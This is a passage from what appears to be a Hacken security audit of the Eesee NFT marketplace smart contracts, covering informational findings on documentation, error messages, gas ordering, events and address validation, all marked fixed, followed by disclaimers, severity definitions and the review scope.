    - Implementation: The function is designed to revoke a contract approval status, not specifically to update volume rights.
    - Contradiction: The comments suggest a volume update revocation, but the implementation pertains to general contract approval management.
- ESE.sol Token Contract - *totalVestedAmount* and *vestedAmount* Functions:
    - NatSpec Comment: Suggests that the functions return information about tokens vested over three periods.
    - Implementation: The functions return information for a specific vesting period, as indicated by the stage parameter.
    - Contradiction: The comments imply a total vesting calculation, while the functions perform stage-specific calculations.

Paths: ./contracts/NFT/EeseeNFTDrop.sol : mint()

./contracts/periphery/EeseePaymaster.sol : revokeContractApproval()

./contracts/token/ESE.sol : totalVestedAmount(), vestedAmount()

Impact:

- Documentation Reliability: Inconsistent documentation undermines the reliability of the project codebase.
- Code Maintenance: Future updates and maintenance may be hindered by unclear or incorrect documentation.

Recommendation: To resolve these issues, it is recommended to update the NatSpec comments to accurately reflect the corresponding function's actual behavior and access controls. Specifically:

- Update the *mint* function comment in EeseeNFTDrop to specify *onlyMinter* instead of *owner*.
- Correct the *revokeContractApproval* function comment in EeseePaymaster to align with the implementation.
- Revise the comments for *totalVestedAmount* and *vestedAmount* in ESE.sol to clarify that they provide information for a specified vesting period, not a cumulative total over three periods.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: NatSpec comments are updated.

I11. Contradictory Error Handling in _buyTickets() Function of Eesee.sol Contract

The *_buyTickets* internal function in the Eesee.sol contract exhibits a contradiction in its error handling, specifically when checking ticket availability against the purchase request. The current implementation can lead to confusion and potential misuse due to the inaccuracy in the error message.

The function checks if the requested ticket amount (*ticketsBought*) exceeds the *maxTickets* available. However, the error message *AllTicketsBought* suggests that no tickets are available, which can be misleading if tickets are available but in a lesser quantity than requested.

Affected Line:

```
if(ticketsBought > maxTickets) revert AllTicketsBought();
```

Path: ./contracts/marketplace/Eesee.sol : _buyTickets()

Impact:

- Misleading Error Messages: Users or interacting contracts might misinterpret the error as a situation where no tickets are left, whereas the actual issue is the request for more tickets than are available.
- Potential Confusion: This could cause confusion and hinder troubleshooting or user interaction with the function, especially in automated systems or user interfaces.

Recommendation: To enhance clarity and accuracy, it is recommended to update the error handling in the *_buyTickets* function:

- Replace the *AllTicketsBought* revert statement with a more descriptive error, such as *BuyLimitExceeded*, to indicate that the requested amount exceeds the available tickets.
- Consider adding an error message that specifies the number of tickets available versus the number requested. This provides clearer feedback to the caller and aids in adjusting the request accordingly.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The *AllTicketsBought* revert statement is replaced with *BuyLimitExceeded*.

I12. Redundant Imports and Unnecessary SafeERC20 Usage in EeseeRandom Contract

In the EeseeRandom.sol contract, there are redundant imports and an unnecessary usage of *SafeERC20* for *IERC20* declaration. These redundancies do not currently impact the functionality or security of the contract but can lead to confusion and contribute to code bloat.

- Redundant Imports:
  - @openzeppelin/contracts/token/ERC20/IERC20.sol
  - @openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol
- Unnecessary Declaration:
  - using SafeERC20 for IERC20

Path: ./contracts/random/EeseeRandom.sol

Impact:

- Code Clarity and Maintainability: Redundant imports and unnecessary declarations can clutter the codebase, making it harder to read and maintain.
- Potential for Confusion: These redundancies might lead users to assume functionalities or dependencies that do not exist, causing confusion.

Recommendation: To streamline the contract and enhance its clarity:

- Remove the redundant imports of IERC20.sol and SafeERC20.sol from the EeseeRandom.sol contract. As these are not used within the contract, their presence is unnecessary.
- Eliminate the using *SafeERC20* for *IERC20* declaration. Since the EeseeRandom contract does not utilize any of the *SafeERC20* functionalities, this line is superfluous and can be safely removed.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Redundant imports are removed from the EeseeRandom.sol.

I13. Suboptimal Order of Operations in mint() Function of EeseeNFTDrop Contract

In the *mint* function of the EeseeNFTDrop contract, there's a suboptimal sequence of operations leading to potential unnecessary Gas consumption. Specifically, the check for the mint limit

```
if(_mintLimit != 0 && totalSupply() > _mintLimit) revert MintLimitExceeded();
```

is performed after the *_safeMint* operation, which could lead to Gas wastage if the mint limit is exceeded.

Path: ./contracts/NFT/EeseeNFTDrop.sol : mint()

Impact:

- Gas Wastage: If the mint limit is exceeded, the transaction will revert after executing *_safeMint*. This means users pay Gas for a transaction that ultimately fails.

- User Experience: Users might encounter failed transactions due to the mint limit being exceeded, leading to frustration and confusion.

Recommendation: To optimize the function and prevent unnecessary Gas usage, move the mint limit check before the *_safeMint* call. Specifically, the condition

```
if(_mintLimit != 0 && totalSupply() + quantity > _mintLimit) revert
MintLimitExceeded();
```

should be evaluated before executing *_safeMint(recipient, quantity)*.

This change ensures that the function reverts early if the mint limit is exceeded, thus saving Gas and improving the user experience.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Mint limit check is placed before the *_safeMint* call.

I14. Inflexibility in Setting the Token Generation Event (TGE) Timestamp in ESE Token Contract

In the *initialize* function of the ESE token contract, the Token Generation Event (*TGE*) timestamp is set to the current block timestamp (*block.timestamp*) when the function is called. This approach lacks flexibility and precision in defining the TGE, as it depends on the exact time the transaction is included in the blockchain, which can vary.

Path: ./contracts/

Impact:

Lack of Precision: The actual *TGE* may need to coincide with a specific planned time (e.g., a public announcement or coordinated event). The current implementation does not allow for precise control over this timing.

Dependence on Transaction Inclusion Time: The *TGE* is set based on when the transaction is mined, which can be unpredictable and affected by network congestion, transaction fees, and miner preferences.

Recommendation: To enhance control and precision over the setting of the TGE timestamp:

- Modify the *initialize* function to accept a *uint256 _tgeTimestamp* parameter. This allows the initializer to explicitly set the *TGE* timestamp.

- Ensure proper validation checks are in place to prevent setting a *TGE* timestamp in the past or too far into the future, based on the contract requirements.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Initializer can now set *_tgeTimestamp*.

I15. Absence of Events in Key Functions of Eesee Contracts

Several functions in the Eesee ecosystem, specifically in the EeseeMinter, EeseeStaking, and ESE contracts, lack event emissions. This absence can significantly hinder transparency and traceability, which are crucial for users and external systems monitoring these contracts' activities.

Affected Functions:

- In *lazyMint* and *deployDropCollection* in EeseeMinter contract, events are expected to signal the creation of new lazy mint or drop collections, providing vital information such as collection addresses and identifiers.
- The *addVolume* function in EeseeStaking contract should emit an event to confirm the volume addition for a specific address.
- *addVestingBeneficiaries* in ESE contract is crucial for tracking vesting beneficiaries' additions, which is currently not signaled through any event.

Paths: ./contracts/NFT/EeseeMinter.sol : lazyMint(), deployDropCollection()

./contracts/rewards/EeseeStaking.sol : addVolume()

./contracts/token/ESE.sol : addVestingBeneficiaries()

Impact:

- Lack of Transparency: Without events, it becomes challenging to track when and how these functions are called, hindering transparency.
- Difficulty in Integration: External systems and interfaces that rely on events for updating their state or triggering specific actions will face integration challenges.

Recommendation: To enhance the contracts' transparency and auditability:

- Add relevant events in *lazyMint* and *deployDropCollection* to signal the creation of new collections.
- Introduce an event in *addVolume* to confirm the addition of volume for a specific address.

- Emit an event in *addVestingBeneficiaries* to acknowledge the addition of new vesting beneficiaries and the associated amounts.

Status: Fixed (Revised commit: 620e1a9)

Remediation: Missed events were introduced.

I16. Insufficient Address Validation in Constructor and Key Functions Across Eesee Contracts

Several constructors and functions in the Eesee ecosystem lack necessary checks for the zero address (*0x0*). This oversight can lead to potential vulnerabilities and operational inefficiencies.

- In Eesee.sol constructor, key parameters such as *_ESE*, *_staking*, *_swap*, *_minter*, *_random*, *_feeSplitter*, *_royaltyEngine*, and *_accessManager* are not validated against the zero address, posing a risk of initializing the contract with invalid addresses.
- The *mintDrops* function in EeseeDrops.sol lacks a check for the *recipient* being the zero address, potentially leading to minting NFTs to an invalid address.
- Similarly, *lazyMint* in EeseeMinter.sol lacks checks for *owner* and *recipient*, which could lead to creating NFT collections with undefined ownership.
- The *purchaseAsset* function in both EeseeOpenseaRouter.sol and EeseeRaribleRouter.sol does not validate *recipient* against the zero address, risking asset transfers to an invalid address.
- In ESE.sol, *addVestingBeneficiaries* does not validate beneficiary addresses, possibly leading to vesting allocations to invalid addresses.

Paths: ./contracts/marketplace/Eesee.sol : constructor()

./contracts/marketplace/EeseeDrops.sol : mintDrops()

./contracts/NFT/EeseeMinter.sol : lazyMint()

./contracts/periphery/routers/EeseeOpenseaRouter.sol : purchaseAsset()

./contracts/periphery/routers/EeseeRaribleRouter.sol : purchaseAsset()

./contracts/token/ESE.sol : addVestingBeneficiaries()

Impact:

- Operational Risk: Initiating contracts or executing functions with invalid addresses may lead to operational failures and unexpected behavior.
- Asset Loss: Transferring assets to the zero address results in irrecoverable loss.

- Contract Integrity: The lack of basic validations undermines the overall integrity and reliability of the contract.

Recommendation: To mitigate these risks and ensure robust contract operations:

- Implement zero address checks in the Eesee.sol constructor for all critical parameters.
- Add validations in *mintDrops*, *lazyMint*, and *purchaseAsset* functions to ensure *recipient*, *owner*, and other crucial addresses are not the zero address.
- Ensure *addVestingBeneficiaries* in ESE.sol validates all beneficiary addresses against the zero address.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: All the necessary checks are added in Eesee, EeseeDrops, EeseeMinter and ESE.

I17. Redundant Recipient Address Validation Across Multiple Functions

The Eesee.sol contract contains multiple functions with repetitive checks for recipient address validation:

```
if(recipient == address(0)) revert InvalidRecipient();
```

This redundancy hinders code readability and efficiency. A more DRY approach is recommended to streamline the codebase.

Each of the listed functions includes an identical check to validate that the recipient is not the zero address. This validation is crucial to prevent transfers to an invalid address. However, the repeated implementation of the same logic in multiple places is inefficient and makes the code less maintainable.

Path: ./contracts/marketplace/Eesee.sol : buyTickets(), receiveAssets(), receiveTokens() ,reclaimAssets() ,reclaimTokens()

Impact:

The primary impact is on code maintainability and readability. While this redundancy does not pose a direct security risk, it makes the codebase larger and more complex than necessary.

Recommendation: To enhance the efficiency and readability of the Eesee.sol contract, it is recommended to encapsulate the repetitive recipient address validation into a modifier. This approach will align with the DRY principle and streamline the codebase.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Recipient address validation logic is now moved to a modifier.

I18. Inconsistent logic for deleting lots in Eesee.sol, which leads to potential "excessive" lot records

The contract *receiveTokens* function deletes a lot entry under certain conditions, specifically when the lot assets or ESE tokens were claimed. However, the *reclaimAssets* function exhibits a discrepancy in its deletion logic. It only deletes a lot under condition:

```
lot.ticketsBought == 0
```

This inconsistent handling can lead to scenarios where lots remain undeleted even after all associated assets and tokens were claimed, particularly in cases where some tickets were bought but the lot did not meet its full ticket sales target.

Function *receiveTokens*:

```
function receiveTokens(uint256[] calldata IDs, address recipient) external
returns(uint96 amount){
    // ... [other code]
    for(uint256 i; i < IDs.length;){
        // ... [other code]
        if(lot.tokensClaimed) revert TokensAlreadyClaimed(ID);
        if(lot.assetClaimed || assetType == AssetType.ESE) {
            delete lots[ID];
        } else {
            lot.tokensClaimed = true;
        }
        // ... [other code]
    }
}
```

Function *reclaimAssets*:

```
function reclaimAssets(uint256[] calldata IDs, address recipient) external
returns(Asset[] memory assets){
    // ... [other code]
    for(uint256 i; i < IDs.length;){
        // ... [other code]
        if(lot.ticketsBought == 0) {
            delete lots[ID];
        } else {
            lot.assetClaimed = true;
        }
        // ... [other code]
    }
}
```

Path: ./contracts/marketplace/Eesee.sol : reclaimAssets()

Impact:

The primary impact of this issue is the potential accumulation of orphaned lot entries in the contract state. These are lot entries that are effectively concluded (all assets and tokens claimed) but not removed from storage due to the conditional deletion logic.

Recommendation: To resolve this inconsistency and ensure efficient management of contract storage, the deletion condition in the *reclaimAssets* function should be aligned with that of the *receiveTokens* function. Specifically, it should allow for lot deletion when either all assets are claimed or when no tickets are bought. The revised condition could be as follows:

```
if(lot.tokensClaimed || lot.ticketsBought == 0) {
    delete lots[ID];
} else {
    lot.assetClaimed = true;
}
```

This change ensures that lots are appropriately cleaned up from contract storage once they are fully resolved.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Lot deletion is allowed if either all assets are claimed or when no tickets are bought.

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Severity Definitions

When auditing smart contracts Hacken is using a risk-based approach that considers the potential impact of any vulnerabilities and the likelihood of them being exploited. The matrix of impact and likelihood is a commonly used tool in risk management to help assess and prioritize risks.

The impact of a vulnerability refers to the potential harm that could result if it were to be exploited. For smart contracts, this could include the loss of funds or assets, unauthorized access or control, or reputational damage.

The likelihood of a vulnerability being exploited is determined by considering the likelihood of an attack occurring, the level of skill or resources required to exploit the vulnerability, and the presence of any mitigating controls that could reduce the likelihood of exploitation.

Risk Level	High Impact	Medium Impact	Low Impact
High Likelihood	**Critical**	**High**	Medium
Medium Likelihood	**High**	Medium	Low
Low Likelihood	Medium	Low	Low

Risk Levels

Critical: Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.

High: High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.

Medium: Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.

Low: Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution, do not affect security score but can affect code quality score.

Impact Levels

High Impact: Risks that have a high impact are associated with financial losses, reputational damage, or major alterations to contract state. High impact issues typically involve invalid calculations, denial of service, token supply manipulation, and data consistency, but are not limited to those categories.

Medium Impact: Risks that have a medium impact could result in financial losses, reputational damage, or minor contract state manipulation. These risks can also be associated with undocumented behavior or violations of requirements.

Low Impact: Risks that have a low impact cannot lead to financial losses or state manipulation. These risks are typically related to unscalable functionality, contradictions, inconsistent data, or major violations of best practices.

Likelihood Levels

High Likelihood: Risks that have a high likelihood are those that are expected to occur frequently or are very likely to occur. These risks could be the result of known vulnerabilities or weaknesses in the contract, or could be the result of external factors such as attacks or exploits targeting similar contracts.

Medium Likelihood: Risks that have a medium likelihood are those that are possible but not as likely to occur as those in the high likelihood category. These risks could be the result of less severe vulnerabilities or weaknesses in the contract, or could be the result of less targeted attacks or exploits.

Low Likelihood: Risks that have a low likelihood are those that are unlikely to occur, but still possible. These risks could be the result of very specific or complex vulnerabilities or weaknesses in the contract, or could be the result of highly targeted attacks or exploits.

Informational

Informational issues are mostly connected to violations of best practices, typos in code, violations of code style, and dead or redundant code.

Informational issues are not affecting the score, but addressing them will be beneficial for the project.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Initial review scope

Repository	https://gitlab.com/eesee.io/network/eesee-contracts
Commit	8564a3153162b97fa3b107c3bd8342e67cf6867e
Whitepaper	N/A
Requirements	Link
Technical Requirements	Link
Contracts	File: NFT/EeseeMinter.sol File: NFT/EeseeNFTDrop.sol File: NFT/EeseeNFTLazyMint.sol File: admin/EeseeAccessManager.sol File: admin/EeseeFeeSplitter.sol File: interfaces/IAggregationRouterV5.sol File: interfaces/IConduitController.sol File: interfaces/IEesee.sol File: interfaces/IEeseeAccessManager.sol File: interfaces/IEeseeDrops.sol File: interfaces/IEeseeFeeSplitter.sol File: interfaces/IEeseeMarketplaceRouter.sol File: interfaces/IEeseeMinter.sol File: interfaces/IEeseeNFTDrop.sol File: interfaces/IEeseeNFTLazyMint.sol File: interfaces/IEeseeRandom.sol File: interfaces/IEeseeStaking.sol File: interfaces/IEeseeSwap.sol File: interfaces/IExchangeV2Core.sol File: interfaces/IRoyaltyEngineV1.sol File: interfaces/ISeaport.sol

	File: libraries/AssetTransfer.sol File: libraries/LibDirectTransfer.sol File: libraries/Multicall.sol File: libraries/OpenseaStructs.sol File: libraries/RandomArray.sol File: marketplace/Eesee.sol File: marketplace/EeseeDrops.sol File: periphery/EeseePaymaster.sol File: periphery/EeseePeriphery.sol File: periphery/EeseeSwap.sol File: periphery/routers/EeseeOpenseaRouter.sol File: periphery/routers/EeseeRaribleRouter.sol File: random/EeseeRandom.sol File: rewards/EeseeMining.sol File: rewards/EeseeStaking.sol File: token/ESE.sol File: types/Asset.sol File: types/DropMetadata.sol File: types/LazyMintMetadata.sol File: types/Random.sol

Second review scope

Repository	https://gitlab.com/eesee.io/network/eesee-contracts
Commit	620e1a9b6f10ddbd6dc78be97d02de57b511bc00
Whitepaper	N/A
Requirements	Link
Technical Requirements	Link
Contracts	File: NFT/EeseeMinter.sol File: NFT/EeseeNFTDrop.sol File: NFT/EeseeNFTLazyMint.sol

	File: admin/EeseeAccessManager.sol File: admin/EeseeFeeSplitter.sol File: interfaces/IAggregationRouterV5.sol File: interfaces/IConduitController.sol File: interfaces/IEesee.sol File: interfaces/IEeseeAccessManager.sol File: interfaces/IEeseeDrops.sol File: interfaces/IEeseeFeeSplitter.sol File: interfaces/IEeseeMarketplaceRouter.sol File: interfaces/IEeseeMinter.sol File: interfaces/IEeseeNFTDrop.sol File: interfaces/IEeseeNFTLazyMint.sol File: interfaces/IEeseeRandom.sol File: interfaces/IEeseeStaking.sol File: interfaces/IEeseeSwap.sol File: interfaces/IExchangeV2Core.sol File: interfaces/IRoyaltyEngineV1.sol File: interfaces/ISeaport.sol File: libraries/AssetTransfer.sol File: libraries/LibDirectTransfer.sol File: libraries/Multicall.sol File: libraries/OpenseaStructs.sol File: libraries/RandomArray.sol File: marketplace/Eesee.sol File: marketplace/EeseeDrops.sol File: periphery/EeseePaymaster.sol File: periphery/EeseePeriphery.sol File: periphery/EeseeSwap.sol File: periphery/routers/EeseeOpenseaRouter.sol File: periphery/routers/EeseeRaribleRouter.sol File: random/EeseeRandom.sol File: rewards/EeseeMining.sol

	File: rewards/EeseeStaking.sol File: token/ESE.sol File: types/Asset.sol File: types/DropMetadata.sol File: types/LazyMintMetadata.sol File: types/Random.sol

Third review scope

Repository	https://gitlab.com/eesee.io/network/eesee-contracts
Commit	25c52f0868c54cda529f3d43a0145aa9b9163a11
Whitepaper	N/A
Requirements	Link
Technical Requirements	Link
Contracts	File: NFT/EeseeMinter.sol File: NFT/EeseeNFTDrop.sol File: NFT/EeseeNFTLazyMint.sol File: admin/EeseeAccessManager.sol File: admin/EeseeFeeSplitter.sol File: interfaces/IAggregationRouterV5.sol File: interfaces/IConduitController.sol File: interfaces/IEesee.sol File: interfaces/IEeseeAccessManager.sol File: interfaces/IEeseeDrops.sol File: interfaces/IEeseeFeeSplitter.sol File: interfaces/IEeseeMarketplaceRouter.sol File: interfaces/IEeseeMinter.sol File: interfaces/IEeseeNFTDrop.sol File: interfaces/IEeseeNFTLazyMint.sol File: interfaces/IEeseeRandom.sol File: interfaces/IEeseeStaking.sol

	File: interfaces/IEeseeSwap.sol File: interfaces/IExchangeV2Core.sol File: interfaces/IRoyaltyEngineV1.sol File: interfaces/ISeaport.sol File: libraries/AssetTransfer.sol File: libraries/LibDirectTransfer.sol File: libraries/Multicall.sol File: libraries/OpenseaStructs.sol File: libraries/RandomArray.sol File: marketplace/Eesee.sol File: marketplace/EeseeDrops.sol File: periphery/EeseePaymaster.sol File: periphery/EeseePeriphery.sol File: periphery/EeseeSwap.sol File: periphery/routers/EeseeOpenseaRouter.sol File: periphery/routers/EeseeRaribleRouter.sol File: random/EeseeRandom.sol File: rewards/EeseeMining.sol File: rewards/EeseeStaking.sol File: token/ESE.sol File: types/Asset.sol File: types/DropMetadata.sol File: types/LazyMintMetadata.sol File: types/Random.sol